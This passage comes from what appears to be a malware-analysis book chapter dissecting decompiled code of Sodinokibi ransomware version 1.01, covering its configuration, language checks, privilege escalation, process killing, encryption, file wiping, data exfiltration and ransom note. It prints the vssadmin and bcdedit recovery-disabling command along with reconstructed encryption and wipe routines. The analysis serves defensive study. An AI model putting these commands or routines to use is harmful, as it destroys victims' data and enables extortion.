       "synctime.exe","mydesktopqos.exe","mysqld_opt.exe","msftesql.exe","xfssvccon.exe",
       "mspub.exe","outlook.exe","powerpnt.exe","encsvc.exe","dbsnmp.exe",
       "mydesktopservice.exe","steam.exe","ocautoupds.exe","winword.exe","thebat64.exe",
       "isqlplussvc.exe"],
 "dmn":"domains.com....",
 "net":true,
 "nbody":"LQAtACOAPQA9ADOAIAB....",
 "nname":"{EXT}-readme.txt",
 "exp":false,
 "img":"QQBsAGwAIA...."}
[big list of domains]
```

Listing 10-13: The Sodinokibi 1.01 configuration file. Note that I've shortened some contents for brevity and anonymization purposes.

We'll come back to what each of these fields means over the course of this case study as we see the malware use them.

Ghidra also doesn't show any imported functions, suggesting that, like BlackMatter, Sodinokibi uses some kind of import resolution functionality. We can find the import resolution code and resolve the Windows API functions in the binary using a similar process before continuing the analysis.

Checking the Language

Shortly after the API resolution, the malware checks the victim machine's language settings to determine whether it should continue to execute. Listing 10-14 shows the code that performs this language check.

```
foundLangIDInList = do_GetSystemDefaultLanguages_z(); ❶
ctr = 0;
nLayouts = (*GetKeyboardLayoutList)(0,(HKL *)0x0);
if ((nLayouts != 0) && (lpList = (HKL*)do_HeapCreate_z(nLayouts << 2), lpList != (HKL*)0x0)) {
    is_CIS = (*GetKeyboardLayoutList)(nLayouts,lpList); ❷
    if ((is_CIS != 0) && (0 < nLayouts)) {
```

```
        do {
            is_CIS = check_layout_against_CIS_list_z((char)*(WORD *)(lpList + ctr));
            if ((is_CIS != 0) && (foundLangIDInList != 0)) {
                return 1;
            }
            ctr = ctr + 1;
        } while (ctr < nLayouts);
    }
    call_do_RtlFreeHeap_z(lpList);
}
return 0;
```

Listing 10-14: A function that checks the language and keyboard layout

The code does two kinds of checks to determine the language of the victim machine: one for the User Default UI Language and the System Default UI Language ❶, as we saw in the previous section, and an additional check for the Keyboard Layout ❷. Listing 10-15 shows the contents of the `do_GetSystemDefaultLanguages_z` function, where the first set of checks occurs.

```
                /* Russian */
❶ language_IDs[0] = 0x419;
                /* Ukrainian */
  language_IDs[1] = 0x422;
                /* Belarusian */
  language_IDs[2] = 0x423;
                /* Tajik */
  language_IDs[3] = 0x428;
                /* Armenian */
  language_IDs[4] = 0x42b;
                /* Azeri */
  language_IDs[5] = 0x42c;
                /* Georgian */
  language_IDs[6] = 0x437;
                /* Kazakh */
  language_IDs[7] = 0x43f;
                /* Kyrgyz */
  language_IDs[8] = 0x440;
                /* Turkmen */
  language_IDs[9] = 0x442;
                /* Uzbek_Latin */
  language_IDs[10] = 0x443;
                /* Tatar */
  language_IDs[11] = 0x444;
                /* Romanian (Moldova) */
  language_IDs[12] = 0x818;
                /* Russian (Moldova) */
  language_IDs[13] = 0x819;
                /* Azerbaijani (Cyrillic, Azerbaijan) */
  language_IDs[14] = 0x82c;
                /* Uzbek (Cyrillic, Uzbekistan) */
  language_IDs[15] = 0x843;
                /* Syriac */
```

```
language_IDs[16] = 0x45a;
               /* Arabic - Syria */
language_IDs[17] = 0x2801;
defaultUILang = (*GetUserDefaultUILanguage)();
systemDefaultLang = (*GetSystemDefaultUILanguage)();
idx = 0;
while ((language_IDs[idx] != (uint)defaultUILang &&
                            (language_IDs[idx] != systemDefaultLang))) {
    idx = idx + 1;
    if (0x11 < idx) {
      ❷ return 0;
    }
}
return 1;
```

Listing 10-15: Comparing the user default language and system default language against languages from CIS countries and Syria

This listing shows the languages ❶ that will cause the malware to stop execution ❷, the majority of which are found in countries within the CIS. This check is similar to the example from DarkSide's code earlier in this chapter, as well as the example from Raccoon Stealer in Chapter 4. Whereas Raccoon Stealer didn't stop execution based on the language of the victim machine, both DarkSide and Sodinokibi will.

Escalating Privileges

If the malware passes the language settings check, it next wants to ensure it has the appropriate privileges to run. There are two pieces to its privilege assessment and escalation: one that optionally uses an exploit to escalate privileges and another that attempts to restart the malware at a higher privilege level.

To decide whether it should use an exploit, the malware checks one of the values in the configuration data, `exp`. If this value is set to true, it attempts to exploit the system using the CVE-2018-8453 vulnerability. In version 1.01 of Sodinokibi, the exploit's shellcode isn't encrypted, but later versions encrypt the shellcode with the same RC4 algorithm used for the configuration file and strings. This is likely because defenders can create signatures for the shellcode itself, and antivirus tools will flag it as malicious.

Whether or not the malware uses the exploit, it checks its permissions to ensure it can run at the highest level. Listing 10-16 shows the check that Sodinokibi makes to determine its privileges and escalate if needed, without the use of an exploit.

```
procHandle = (*GetCurrentProcess)();
retval = get_major_and_minor_os_version_z();
if (0x5ff < (ushort)retval) {
  ❶ retval = get_TokenElevationType_z(procHandle);
  ❷ if (retval == 3) {
      ❸ retval = get_TokenIntegrityLevel_z(procHandle);
```

```
❹ if (retval < 0x3000) {
      releasemutex_and_closehandle_z();
      process_filepath = get_module_filename_z(0,&filename);
      if (process_filepath == 0) {
          /* WARNING: Subroutine does not return */
          (*ExitProcess)(0);
      }
      params = gets_and_appends_command_line_args_z();
      do_string_decode_z(KVAL2,0x7cc,0x10,10,runas);
      shellex.cbSize = 0x3c;
      shellex.nShow = 1;
      shellex.lpParameters = params;
      shellex.hwnd = (*GetForegroundWindow)();
      shellex.lpFile =  process_filepath;
      shellex.lpVerb =  runas;
      do {
        ❺ hInstance = (*ShellExecuteExW)(&shellex);
      } while (hInstance == (HINSTANCE)0x0);
```

Listing 10-16: A privilege check

The malware checks the `TokenElevationType` ❶ and `TokenIntegrityLevel` ❸ of its process. It compares the `TokenElevationType` to the value `3` (`TokenElevationTypeLimited`), which would means it's running a limited token with administrator privileges removed and administrator groups disabled ❷. It also checks whether the `TokenIntegrityLevel` is less than `0x3000` (`SECURITY_MANDATORY_HIGH_RID`) ❹, the threshold for a high integrity level. The *integrity level* is the trustworthiness of the running application process; an administrator user has a high integrity level, and a standard user has a medium integrity level.

If the malware determines it isn't running as an elevated user based on those checks, it tries to execute a new instance of itself with administrator privileges ❺. This version of Sodinokibi also checks whether another instance of itself is already running by creating a mutex with a hardcoded name. Two instances of the locker running at the same time could cause errors and make encryption slower because both instances will compete for the same system resources.

Killing Processes and Services

We'd next expect the malware to terminate processes and services that would interfere with its operation. In the configuration data, we see a key called `prc` that is followed by a list of process names (Listing 10-17). The malware will terminate these processes prior to encryption.

```
"prc":["onenote.exe","msaccess.exe","oracle.exe","agntsvc.exe",
"firefoxconfig.exe","infopath.exe","ocssd.exe","thebat.exe","mysqld.exe",
"thunderbird.exe","sqlwriter.exe","tbirdconfig.exe","ocomm.exe",
"sqlagent.exe","mysqld_nt.exe","visio.exe","dbeng50.exe","excel.exe",
"wordpad.exe","sqlservr.exe","sqlbrowser.exe","sqbcoreservice.exe",
"synctime.exe","mydesktopqos.exe","mysqld_opt.exe","msftesql.exe",
"xfssvccon.exe","mspub.exe","outlook.exe","powerpnt.exe","encsvc.exe",
```

```
"dbsnmp.exe","mydesktopservice.exe","steam.exe","ocautoupds.exe",
"winword.exe","thebat64.exe","isqlplussvc.exe"]
```

Listing 10-17: The list of processes to terminate in the configuration file

Consistent with our discussion earlier in this chapter, these processes are largely related to email, document creation, web browsing, and backup, all of which could interfere with the encryption process or aid recovery. To search for these processes, the malware gets a list of all running processes and iterates through them (Listing 10-18).

```
  ❶ all_processes = (HANDLE)(*_CreateToolhelp32Snapshot)(2,0);
if (all_processes == (HANDLE)0xffffffff) {
    retVal = 0;
}
else {
    processEntry32W.dwSize = 0x22c; // sizeof(PROCESSENTRY32W)
  ❷ iVar1 = (*Process32FirstW)(all_processes,&processEntry32W);
    while (iVar1 != 0) {
      ❸ retVal = (*(code *)process_kill_function)(cmp_data,&processEntry32W);
        if ((retVal != 0) && (param_1 != 0)) break;
      ❹ iVar1 = (*Process32NextW)(all_processes,&processEntry32W);
    }
    do_CloseHandle_z(all_processes);
  }
```

Listing 10-18: The process iteration function

The malware first retrieves the list of all running processes ❶. Then, it iterates over the list using `Process32FirstW` ❷ and `Process32NextW` ❹, executing a function I've named `process_kill_function` ❸ on each process. Listing 10-19 shows the code inside `process_kill_function`.

```
procName = (ushort *)to_lowercase_z(&processEntry32W->szExeFile);
iVar1 = compare_to_values_from_config_z((HASHED_STRING *)&blacklisted_processes,procName); ❶
if (iVar1 == 0) {
    ret = 0;
}
else {
    hProcess = (*OpenProcess)(1,0,processEntry32W->th32ProcessID);
    if (hProcess != (HANDLE)0x0) {
        (*TerminateProcess)(hProcess,0); ❷
        do_CloseHandle_z(hProcess);
    }
    ret = 1;
}
return ret;
```

Listing 10-19: The process termination function

The function's code compares the name of the process to the `blacklisted_processes` list from the configuration file ❶ and calls `TerminateProcess` ❷ if it finds a match.

What about services? It looks like this version of Sodinokibi doesn't kill any running services, whether because of an oversight by the developer or because it's a feature yet to be implemented in this early version of the locker.

Deleting Shadow Copies

To delete shadow copies, the locker runs a simple command using `ShellExecuteExW` (Listing 10-20).

```
SHELLEXECUTEINFOW execInfo;
--snip--
do {
    pHVar1 = (*ShellExecuteExW)(&execInfo);
} while (pHVar1 == (HINSTANCE)0x0);
```

Listing 10-20: Running the command for shadow copy deletion

Listing 10-21 shows the full command for deleting shadow copies and modifying boot options.

```
❶ cmd.exe /c vssadmin.exe Delete Shadows /All /Quiet
  & bcdedit /set {default} recoveryenabled No
  & bcdedit /set {default} bootstatuspolicy ignoreallfailures
```

Listing 10-21: The Sodinokibi command for deleting shadow copies and modifying boot options

The first part of the command may look similar to examples you've seen earlier in this chapter; it uses *vssadmin.exe* to delete all shadow copies ❶. The latter half of the command uses `bcdedit`, a command line tool that manages Windows' boot configuration data (BCD) stores, which contain boot options for the system. The first `bcdedit` command disables the machine's ability to boot into recovery options, and the second tells the operating system to ignore any failures that would put it into recovery mode. Together, the commands make it difficult for the victim to recover using these built-in utilities.

Generating Encryption Keys

After all of these preparatory steps, the locker can finally encrypt files. We'll want to figure out a few things, such as what encryption algorithms the malware uses and whether it uses symmetric, asymmetric, or hybrid encryption. We'll also look for techniques the malware employs to speed up its execution. We know that the encryption process must be fast, so we expect some kind of threading or concurrency-related functionality. Last, we'll look for functionality the malware uses to exclude or include specific files or directories.

Let's start with the encryption keys. The configuration data included the key `pk`, which we can assume is the affiliate's public key. Other clues support this assumption. Once base64-decoded, the key is 32 bytes long, which

is a common length for cryptographic keys. Additionally, and most importantly, the cryptographic code uses this value as a public key.

Researchers with expertise in cryptography have noted that the malware encrypts the keys with Elliptic Curve Integrated Encryption Scheme (ECIES). This hybrid scheme uses the public key from a public/private key pair to generate a symmetric encryption key. The owner of the public key can then use their private key to derive the symmetric key and decrypt the encrypted data.

In the case of the Sodinokibi v1.01 locker, this means the owner of the corresponding private key can generate the same symmetric key that the malware generates using the public key belonging to the affiliate or compiled into the malware. So, the malware doesn't need to exfiltrate keys over the network, unlike with the encryption models discussed earlier in the chapter. After the attack, the only key-related information Sodinokibi exfiltrates is the `pk` value from the configuration data in the binary and the `sk` value, a generated private key the malware encrypts using the `pk` value.

In this version of the malware, we can see that three values are stored in the registry key `Software\recfg`: `pk_key`, `sk_key`, and `0_key`. Listing 10-22 shows the retrieval and storage of these values in the `Software\recfg` key.

```
pk_key_value = open_registry_key_and_query_value_z((HKEY)0x80000002,
                                                   SOFTWARE\recfg,pk_key,
                                                   &pk_key_type,&pk_key_data_len);
if (pk_key_value == (byte *)0x0) { ❶
    pk_key_value = open_registry_key_and_query_value_z((HKEY)0x80000001,
                                                       SOFTWARE\recfg,pk_key,
                                                       &pk_key_type,&pk_key_data_len);
}
sk_key_value = open_registry_key_and_query_value_z((HKEY)0x80000002,
                                                   SOFTWARE\recfg,sk_key,
                                                   &sk_key_type,&sk_key_datalen);
if (sk_key_value == (byte *)0x0) { ❷
    sk_key_value = open_registry_key_and_query_value_z((HKEY)0x80000001,
                                                       SOFTWARE\recfg,sk_key,
                                                       &sk_key_type,&sk_key_datalen);
}
0_key_value = open_registry_key_and_query_value_z((HKEY)0x80000002,
                                                  SOFTWARE\recfg,0_key,
                                                  &0_key_type,&0_key_data_len);
if (0_key_value == (byte *)0x0) { ❸
    0_key_value = open_registry_key_and_query_value_z((HKEY)0x80000001,
                                                      SOFTWARE\recfg,0_key,
                                                      &0_key_type,&0_key_data_len);
}
if ( (pk_key_value == (byte *)0x0) || (pk_key_data_len != 0x20) || (pk_key_type != 3) ||
     (sk_key_value == (byte *)0x0) || (sk_key_datalen != 0x58) || (sk_key_type != 3) ||
     (0_key_value == (byte *)0x0 || (0_key_data_len != 0x58) || (0_key_type != 3) ) {
    generate_public_private_keypair_z(generated_private_key,&PK_KEY); ❹
    pk_key_data_len = 0x20;
    sk_key_value = (byte *)encrypt_key_data_z(PUBLIC_KEY_AFFILIATE,generated_private_key,
                                                      0x20,(int)&sk_key_datalen); ❺
```

```
0_key_value = (byte *)encrypt_key_data_z(EMBEDDED_PUBLIC_KEY,generated_private_key,
                                                                    0x20,(int)&0_key_data_len); ❻
set_all_to_0_z(generated_private_key,0x20);
if ((sk_key_value == (byte *)0x0) || (0_key_value == (byte *)0x0)) {
    return 0;
}
```

Listing 10-22: Checking the registry for pk_key, sk_key, and 0_key and generating them if they don't exist

The malware checks if three values exist in the registry ❶ ❷ ❸, and if they don't, it generates them (and later adds them to the registry, which is not shown). First, it generates a session public/private key pair in the `generate_public_private_keypair_z` function and saves this session public key as `PK_KEY` ❹. Then, to generate `sk_key`, the malware uses the private key it just generated and encrypts it using the public key `PUBLIC_KEY_AFFILIATE` from the configuration file ❺. In order to generate `0_key`, it encrypts the generated private key using a public key `EMBEDDED_PUBLIC_KEY` embedded in the binary ❻. Table 10-1 shows a summary of the keys generated by Sodinokibi to help clarify what cryptographic material we have at this point in the encryption process.

Table 10-1: Cryptographic Keys Generated by Sodinokibi

Key name	Description
pk_key	Public key generated by the victim machine
sk_key	Private key generated by the victim machine and encrypted with affiliate's public key using ECIES
0_key	Private key generated by the victim machine and encrypted with embedded public key using ECIES

To actually encrypt the files, Sodinokibi uses an algorithm called Salsa20. One of the ways we can determine that this is the case is the presence of the Salsa20-specific constant `expand 32-byte k`, part of the Salsa20 key-scheduling algorithm. To generate the keys for encrypting the files, Sodinokibi uses the same symmetric ECIES key generation algorithm described previously (as shown in Listing 10-23).

```
cp_KEY = (byte *)SK_KEY;
p_key = &crypto_info->sk_key;
for (iVar1 = 0x16; iVar1 != 0; iVar1 = iVar1 + -1) {
    *p_key = *cp_KEY;
    cp_KEY = cp_KEY + 1;
    p_key = p_key + 1;
}
cp_KEY = (byte *)0_KEY;
p_key = &crypto_info->0_key;
for (iVar1 = 0x16; iVar1 != 0; iVar1 = iVar1 + -1) {
    *p_key = *cp_KEY;
    cp_KEY = cp_KEY + 1;
```

```
        p_key = p_key + 1;
    }
❶ generate_public_private_keypair_z(secret_key,&crypto_info->public_keyval);
❷ generate_symmetric_key_z(secret_key,&PK_KEY,(byte *)generated_symmetric_key);
  set_all_to_0_z(secret_key,0x20);
❸ salsa20_init_key_z(&crypto_info->key_rel,generated_symmetric_key,0x100);
  set_all_to_0_z((byte *)generated_symmetric_key,0x20);
❹ random_num_gen_z(&crypto_info->iv_val,8);
❺ generate_iv_z(&crypto_info->key_rel,&crypto_info->iv_val);
  crc32 = do_crc32_z(0,&crypto_info->public_keyval,0x20);
  crypto_info->crc32 = crc32;
❻ crypto_info->is_fast = fast;
```

Listing 10-23: Generating the Salsa20 symmetric encryption key

The code first generates a new public/private key pair ❶, followed by a symmetric key from the `pk_key` for use in the Salsa20 encryption ❷. It then initializes the Salsa20 key state ❸ and randomly generates an initialization vector ❹ that it incorporates into the initialized key state ❺. You can also see the malware add the `fast` setting retrieved from the configuration data to the structure used during the configuration process ❻. If `fast` is set, Sodinokibi encrypts only the first 1MB of each file.

Speeding Up Encryption

Now that you understand the locker's two types of key generation, we can analyze how Sodinokibi implements concurrency to speed up the encryption process. For this task, the locker uses I/O completion ports, as shown in Listing 10-24.

```
if (heap_ptr != 0) {
    pvVar1 = (*CreateIoCompletionPort)((HANDLE)0xffffffff,(HANDLE)0x0,0,num_conc_threads); ❶
    thread_param[1] = (int)pvVar1;
    if (pvVar1 == (HANDLE)0x0) {
        do_HeapDestroy_z(thread_param[0]);
    }
    else {
        bCreated = creates_threads_based_on_numprocessors_z(thread_param,functionToEncrypt); ❷
        if (bCreated != 0) {
            return 1;
        }
        do_HeapDestroy_z(thread_param[0]);
        do_CloseHandle_z((HANDLE)thread_param[1]);
    }
}
```

Listing 10-24: Initialization of the I/O completion port

This code initializes the I/O completion port ❶, creates threads based on the number of processors on the victim machine ❷, and runs the encryption function `functionToEncrypt`. After the initialization of the I/O completion port, we can see the internal encryption logic containing the read, write,

and encryption functionalities the malware will use to encrypt the files. Listing 10-25 shows the four functions the malware can execute on a file.

```
do_GetQueuedCompletionStatus_z((param_1,numBytesTransferred,&local_10,&file_handle,0xffffffff);
    if (_completion_status_rel != 0) break;
    if (numBytesTransferred == (LPDWORD)0x0) {
        if (do_GetLastWin32Error() == (LPDWORD)0x26) {
            call_to_do_PostQueuedCompletionStatus_z((int)param_1,(int)file_handle);
        }
    }
    else {
        update_total_bytes_transferred((int)file_handle,local_c,0);
        flag = file_handle[0x10].u.s.Offset;
        if (flag == 0) {
            does_file_read_z((int)param_1,(int)file_handle,1); ❶
        }
        else if (flag == 1) {
            encrypt_data_and_WriteFile_z((int)file_handle,local_c,-(uint)(fast != 0) & 2); ❷
        }
        else if (flag == 2) {
            try_to_write_file_sleep_if_pending_z((int)file_handle,3); ❸
        }
        else if (flag == 3) {
            does_file_rename_z(param_1,(int)file_handle); ❹
        }
}
```

Listing 10-25: Encryption logic run using I/O completion ports for multithreading

These functions read the file ❶, encrypt and overwrite the file ❷, wait for the file to become available if it's pending ❸, and rename the file ❹. The malware chooses a function to execute based on the flag value. A file operation is "pending" if another thread or process is currently reading from or writing to it. By executing the `Sleep` function, the current thread can keep waiting for the file to again become available so that it can write to it.

Whitelisting Files and Folders

The last part of the encryption process we wanted to identify was the file and directory inclusion, or exclusion logic. In the configuration data, we see three keys related to directories (`fld`), files (`fls`), and extensions (`ext`) that the code should "whitelist" from encryption (Listing 10-26).

```
"wht":{
     "fld":["msocache","windows","$windows.~ws","mozilla","boot","$recycle.bin",
            "$windows.~bt","program files","perflogs","intel","windows.old",
            "application data","appdata","tor browser","google",
            "system volume information","program files (x86)","programdata"],
     "fls":["autorun.inf","ntuser.dat.log","ntuser.dat","ntuser.ini",
            "iconcache.db","ntldr","thumbs.db","boot.ini","bootsect.bak",
            "bootfont.bin","desktop.ini"],
     "ext":["msc","sys","hlp","bat","msu","ps1","scr","ocx","dll","mod","cmd",
```

```
            "ani","key","hta","diagpkg","ldf","nomedia","ico","drv","cab","prf",
            "ics","lnk","rom","icns","bin","nls","wpx","msp","themepack",
            "adv","deskthemepack","shs","com","spl","msstyles","theme","exe",
            "386","diagcfg","msi","diagcab","cur","rtp","idx","cpl",
            "mpa","icl","lock"]
}
```

Listing 10-26: Configuration data for whitelisted files, directories, and extensions

As expected, the whitelisted values are all related to utilities the machine needs to function. In Listing 10-27, we can see the malware iterate through files using the APIs `FindFirstFileW` and `FindNextFileW`. It then calls functions that check files against the whitelist and write the ransom note in the directory.

```
wildcardName = str_append( baseDirName , L"*" );
hFindFile = (*FindFirstFileW)(wildcardName,&finddata);
if (hFindFile != (HANDLE)0xffffffff) {
    do {
        if((string_compare_z(finddata.cFileName,".") == 0) ||
           (string_compare_z(finddata.cFileName,"..") == 0) ||
           ((finddata.dwFileAttributes & FILE_ATTRIBUTE_REPARSE_POINT) == 0)) ❶ continue;
        else {
            string_append_z((wchar_t*) baseDirName + dirNameLen,finddata.cFileName);
            if ((finddata.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) == 0) { ❷
                bSkip = (*(code *)processing_struct->check_against_whitelist)
                                        (baseDirName,
                                         finddata.cFileName,
                                         finddata.nFileSizeLow,
                                         finddata.nFileSizeHigh); ❸
                if ( bSkip != 0 ) {
                    numProcessed = (*(code *)processing_struct->process_file_z)
                                            (processing_struct->enc_func,
                                             baseDirName,
                                             finddata.cFileName,
                                             finddata.nFileSizeLow,
                                             finddata.nFileSizeHigh); ❹
                    processing_struct->totalProcessed += numProcessed;
                }
            }
            else {
                string_append(baseDirName,L"\\");
                bSkip = (*(code *)processing_struct->check_whitelisted_dirs_z
                                       (baseDirName,
                                        finddata.cFileName); ❺
                if ( bSkip != 0 ) {
                    append_dir_to_list(listOfDirsStruct,baseDirName);
                    numProcessed = (*(code *)processing_struct->writes_note_to_file)
                                            (processing_struct->field3_0xc,
                                             baseDirName,
                                             finddata.cFileName); ❻
                    processing_struct->totalDirsProcessed += numProcessed;
                }
            }
```

```
        }
    } while ((processing_struct->done == 0) && (*FindNextFileW)(hFindFile,&finddata) != 0));
    (*FindClose)(hFindFile);
--snip--
}
```

Listing 10-27: File iteration and encryption code

The code skips processing if the file is the current working directory (signified by the `.` identifier), the parent directory (signified by the `..` identifier), or a reparse point, which it determines by checking the file's attributes ❶. In the case that processing is not skipped, it first checks if the file is a directory ❷. It will process a directory differently than a regular file. In the case of a file, it checks the filename against the whitelisted data ❸, and if it's not a whitelisted value, the malware encrypts it ❹. If the current file is a directory, the malware checks ❺ that it isn't an important directory, such as *C:\Program Files*, *C:\Program Files (x86)*, or *C:\Windows*, which can be seen in `wht->fld` in the configuration (shown in Listing 10-26). Next, it places a copy of the ransom note in the directory ❻. Those two directories are mostly excluded from encryption, as Windows uses them to store installed applications and programs, so it's not important to write a copy of the ransom note into them; the ransomware can better use its resources by putting the note in a directory containing encrypted files the victim will see.

Wiping Files

The malware uses this same file iteration code, with a few variations, as part of its wipe feature, which deletes the contents of any folder listed in the `wfld` key. In this sample, the only listed folder is *backup*, and `wipe` is set to true, so the malware will wipe only folders with that name. Interestingly, instead of merely deleting the specified files or subfolders, the malware uses a different technique here: mapping the files into memory and overwriting their contents (Listing 10-28).

```
fileHandle = (*CreateFileW)(filename,0xC0000000,1,(LPSECURITY_ATTRIBUTES)0x0,3,0,(HANDLE)0x0);
if (fileHandle == (HANDLE)0xffffffff) {
    --snip--
}
else {
    int32_t highOff = 0;
    uint32_t lowOff = 0;
    int32_t sizeHigh = param_sizeHigh;
    uint32_t sizeLow = param_sizeLow;
    hFileMappingObject = (*CreateFileMappingW)(fileHandle,(LPSECURITY_ATTRIBUTES)0x0,4,
                                               0,0,(LPCWSTR)0x0); ❶
    if (hFileMappingObject == (HANDLE)0x0) break;
    if ( (param_sizeHigh >= 0) && (param_sizeLow > 0) ) {
        while( 1 ) {
            numBytesToMapWrite = systemInfo.dwAllocationGranularity;
            if ((sizeHigh < 0) || ((sizeHigh == 0) && (sizeLow <= numBytesToMapWrite)) {
                numBytesToMapWrite = sizeLow;
```

```
            }
            lpBaseAddress = (int *)(*MapViewOfFile)
                                              (hFileMappingObject,0xf001f,highOff,
                                               lowOff,numBytesToMapWrite); ❷
            if (lpBaseAddress == (int *)0x0) break;
                byte_fill_z(lpBaseAddress,0,numBytesToMapWrite); ❸
                (*UnmapViewOfFile)(lpBaseAddress); ❹
                lowOff += numBytesToMapWrite;
                if( lowOff < numBytesToMapWrite )
                    highOff += 1;
                sizeLow -=  numBytesToMapWrite;
                if( sizeLow < numBytesToMapWrite )
                    sizeHigh -= 1;
                if( ( sizeHigh < 0 ) || ( sizeHigh == 0 && sizeLow == 0 ) ) break
        }
    }
--snip--
    (*DeleteFileW)(filename);
}
```

Listing 10-28: The file wipe functionality

The malware creates a file mapping using `CreateFileMappingW` ❶, obtains a pointer to the file in memory using `MapViewOfFile` ❷, overwrites the file's contents with null bytes ❸, and then uses `UnmapViewOfFile` ❹ to unmap the file.

Although the performance aspects of these functions may differ from system to system, using `MapViewOfFile` and `CreateFileMappingW` to map the file into memory and then overwriting the content with null bytes is likely to be faster in the majority of cases than using the Windows API function `DeleteFileW`. In addition, just deleting a file does not overwrite its contents, thus making at least a partial recovery more likely.

Exfiltrating Information

Once the encryption process has finished, Sodinokibi collects information, including about the operating system, the user, and the network, and exfiltrates it to one of the command-and-control servers embedded in the configuration data. Listing 10-29 shows the code the malware uses to generate a string containing the victim's data.

```
regkey_ret = open_registry_key_and_query_value_z((HKEY)0x80000002,SOFTWARE\recfg,
                                                 stat,&type,(LPDWORD)len_stat);
if (((regkey_ret == (undefined4 *)0x0) &&
     (regkey_ret = open_registry_key_and_query_value_z((HKEY)0x80000001,SOFTWARE\recfg,
                                                       stat,&type,(LPDWORD)len_stat),
      regkey_ret == (undefined4 *)0x0)) || (type != 3)) {
    json_string = (wchar_t *)do_HeapCreate_z(0x20000);
    if (json_string != (wchar_t *)0x0) {
        do_string_decode_z(KVAL1,0x64d,7,0x13a,format_string);
        local_36 = 0;
        (*_snwprintf)(json_string,0x20000,format_string_z,0x101,PID,sub_value,PK,UID,
                      session_private_key,UNM,NET,GRP,LNG,BRO,OS,BIT,DSK,EXT + 2); ❶
        size_out = len_stat;
```

```
sVar1 = _wcslen(json_string);
regkey_ret = encrypt_key_data_z(EMBEDDED_KEY2,(byte *)json_string,sVar1 * 2,
                                (int)size_out); ❷
```

Listing 10-29: Data exfiltrated after encryption takes place, including system info and campaign information

The malware creates a JSON string ❶, then encrypts it using the `EMBEDDED_KEY2` value ❷ compiled into the malware. Listing 10-30 shows the `format_string` string value, which the malware decrypts and fills in.

```
{"ver":%d,"pid":"%s","sub":"%s","pk":"%s","uid":"%s","sk":"%s","unm":"%s","net":"%s",
"grp":"%s","lng":"%s","bro":%s,"os":"%s","bit":%d,"dsk":"%s","ext":"%s"}
```

Listing 10-30: The format string for the exfiltrated victim data

In addition to the system information, the string includes data from the configuration file, including `pid` and `sub`, which likely contain campaign information. The malware also exfiltrates the encrypted secret key, `session_private_key`, along with the affiliate's public key, `pk`, extracted from the configuration file.

Letting the Victim Know They Were Hacked

After encrypting the victim's files, Sodinokibi sets the desktop background to the `img` parameter from the configuration data (Listing 10-31). As you might expect, this code includes Windows API functions associated with images, many of which we discussed in Chapter 4.

```
hdc = (*GetDC)((HWND)0x0);
if (hdc != (HDC)0x0) {
    local_20 = hdc;
  ❶ hdc_00 = (*CreateCompatibleDC)(hdc);
    local_14 = hdc_00;
    if (hdc_00 != (HDC)0x0) {
        iVar1 = (*GetDeviceCaps)(hdc,8);
        y_val = 10;
        local_8 = (void *)(*GetDeviceCaps)(hdc,10);
      ❷ local_18 = (*CreateCompatibleBitmap)(hdc,iVar1,(int)local_8);
--snip--
      ❸ (*DrawTextW)(hdc_01,image,-1,&local_38,0x11);
        bitmap_name = make_bmp_path_z(extraout_ECX);
        if (bitmap_name != (wchar_t *)0x0) {
            writes_bitmap_z(local_18,hdc,bitmap_name);
            (*SystemParametersInfoW)(0x14,0,bitmap_name,3);
            call_do_RtlFreeHeap_z(bitmap_name);
        }
--snip--
}
```

Listing 10-31: The Sodinokibi code to set the victim background image

We see the use of `CreateCompatibleDC` ❶, `CreateCompatibleBitmap` ❷, and `DrawTextW` ❸. Once this code runs, the encrypted machine's desktop now

looks like the one in Figure 10-8. The color of the victim's wallpaper will have changed and should include a message letting them know their files have been encrypted.




Figure 10-8: The desktop of a victim machine

Recall that the file traversal code placed a copy of the ransom note in each directory. The affiliate must set the contents of the ransom note when they build the sample and deliver it in the `nbody` parameter of the configuration file. Here is the ransom note dropped by this version:

```
---=== Welcome. Again. ===---
[+] Whats Happen? [+]
Your files are encrypted, and currently unavailable. You can
check it: all files on you computer has expansion 91ys09o.
By the way, everything is possible to recover (restore), but you
need to follow our instructions. Otherwise, you cant return your
data (NEVER).
[+] What guarantees? [+]
Its just a business. We absolutely do not care about you and your
deals, except getting benefits. If we do not do our work and liabil-
ities - nobody will not cooperate with us. Its not in our interests.
To check the ability of returning files, You should go to our
website. There you can decrypt one file for free. That is our
guarantee.
If you will not cooperate with our service - for us, its does not mat-
ter. But you will lose your time and data, cause just we have the
private key. In practise - time is much more valuable than money.
[+] How to get access on website? [+]
You have two ways:
1) [Recommended] Using a TOR browser!
 a) Download and install TOR browser from this site: https://
torproject.org/
```

b) Open our website: http://[REDACTED].
onion/42DE11B8EC6B2F84
2) If TOR blocked in your country, try to use VPN! But you can use our secondary website. For this:
a) Open your any browser (Chrome, Firefox, Opera, IE, Edge)
b) Open our secondary website: http://[REDACTED]
/42DE11B8EC6B2F84
Warning: secondary website can be blocked, thats why first variant much better and more available.
When you open our website, put the following data in the input form:
Key:
m3vBjR+e/6f8pwe284NZoMPKaqFAtBq2027Msa8drSx/
Ah8N6B3/bL4P+...[REDACTED]
Extension name:
91ys090

